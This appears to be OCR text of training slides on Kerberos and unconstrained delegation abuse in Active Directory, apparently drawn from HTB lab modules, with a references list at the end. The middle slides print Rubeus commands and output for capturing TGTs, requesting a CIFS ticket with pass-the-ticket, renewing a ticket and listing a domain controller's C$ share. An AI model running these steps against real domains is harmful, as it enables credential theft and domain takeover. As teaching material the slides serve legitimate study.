

AS
Vegeta
NTDS
TGS
TGT
ST
encTGSRep
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



AS
Vegeta
NTDS
TGS
TGT
ST
Auth
Auth
HTTP
ST
Auth
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
Vegeta
NTDS
TGS
HTTP
CIFS
ST
Info
Auth
Vegeta
15:00


Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
NTDS
TGS
Vegeta
HTTP
TS
CIFS
TS
TS


AS
NTDS
TGS
Vegeta
TGT
ST
TS
15:00
TS
TS
TS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


TGT
ST
TGT
TS
15:00
Vegeta
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

Unconstrained delegation abuse (1)

- Who is the attacker in the scenario of an unconstrained delegation?
    - User, by design
- What if the attacker is in control of such a service?
    - Impersonation of every authenticated user
- What if the attacker can force entities to authenticate to the service?
    - Privilege escalation :)
    - RPC printer “bug” :)

Unconstrained delegation abuse (2)

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

[*] 8/14/2020 11:06:40 AM UTC - Found new TGT:

  User                  :  sarah.lafferty@INLANEFREIGHT.LOCAL
  StartTime             :  8/14/2020 4:06:37 AM
  EndTime               :  8/14/2020 2:06:37 PM
  RenewTill             :  8/21/2020 4:06:37 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :
```

doIFmTCCBZWgAwIBBaEDAgEWooIEgjCCBH5hggR6MIIEdqADAgEFoRUbE0lOTEFORUZSRUlHSFQuTE9DQUyiKDAmoAMCAQKh

Unconstrained delegation abuse (3)

```
PS C:\Tools> .\Rubeus.exe asktgs /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/service:cifs/dc01.INLANEFREIGHT.local /ptt

[*] Action: Ask TGS

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/dc01.INLANEFREIGHT.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFyDCCBcSgAwIBBaEDAgEWooIErTCCBKlhggSlMIIEoaADAgEFoRUbE0lOTEFORUZSRUlHSFQuTE9D
      QUyiKzApoAMCAQKhIjAgGwRjaWZzGxhkYzAxLklOTEFORUZSRUlHSFQubG9jYWyjggRUMIIEUKADAgES
      oQMCAQOiggRCBIIEPrCawPV<SNIP>

  ServiceName           :  cifs/dc01.INLANEFREIGHT.local
  ServiceRealm          :  INLANEFREIGHT.LOCAL
  UserName              :  sarah.lafferty
  UserRealm             :  INLANEFREIGHT.LOCAL
  StartTime             :  8/14/2020 4:21:49 AM
  EndTime               :  8/14/2020 2:06:37 PM
  RenewTill             :  8/21/2020 4:06:37 AM
  Flags                 :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType               :  aes256_cts_hmac_sha1
  Base64(key)           :  zRzk0ldsF4rb7p7/MlfRkhOzkjIHL4DSok1vXYS3lt8=
```

Unconstrained delegation abuse (4)

```
PS C:\Tools> .\Rubeus.exe renew /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Renew Ticket

[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\brian.willis'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

      doIGHDCCBhigAwIBBaEDAgEWooIFCDCCBQRhggUAMIIE/KADAgEFoRUbE0lOTEFORUZSRUlHSFQuTE9D<SNIP>.
```

Unconstrained delegation abuse (5)

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$

 Volume in drive \\dc01.inlanefreight.local\c$ has no label.
 Volume Serial Number is 7674-0745

 Directory of \\dc01.inlanefreight.local\c$

07/27/2020  05:56 PM    <DIR>          Department Shares
07/16/2016  06:23 AM    <DIR>          PerfLogs
07/28/2020  05:35 AM    <DIR>          Program Files
07/27/2020  12:14 PM    <DIR>          Program Files (x86)
07/27/2020  07:37 PM    <DIR>          Software
07/30/2020  07:15 PM    <DIR>          Tools
07/30/2020  11:49 AM    <DIR>          Users
07/30/2020  09:13 AM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  27,711,119,360 bytes free
```

Reference 1

1. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b7219d26-dbc7-4f3a-adfe-dcc31f90d92a (MS reference for used protocols)
2. https://www.rfc-editor.org/rfc/rfc4120 (Kerberos v5)
3. https://www.rfc-editor.org/rfc/rfc4757 (RC4 KDF)
4. https://www.rfc-editor.org/rfc/rfc3962 (AES KDF)
5. https://datatracker.ietf.org/doc/html/rfc3961 (AES KDF DK function)
6. Introduction to AD HTB module
7. Kerberos Attacks HTB module
8. Active Directory Enumeration & Attacks HTB module
9. https://vbscrub.com/2020/02/27/getting-passwords-from-kerberos-pre-authentication-packets/ (Sniffed tickets BF)

Reference 2

10. https://curl.se/rfc/ntlm.html (NTLM documentation)
11. https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview (Official NTLM documentation)
12. https://infosecwriteups.com/ntlm-authentication-in-active-directory-b99ea9087519 (NTLM in AD)
13. https://www.youtube.com/watch?v=xDFRUYv1-eU (Kerberos unconstrained delegation)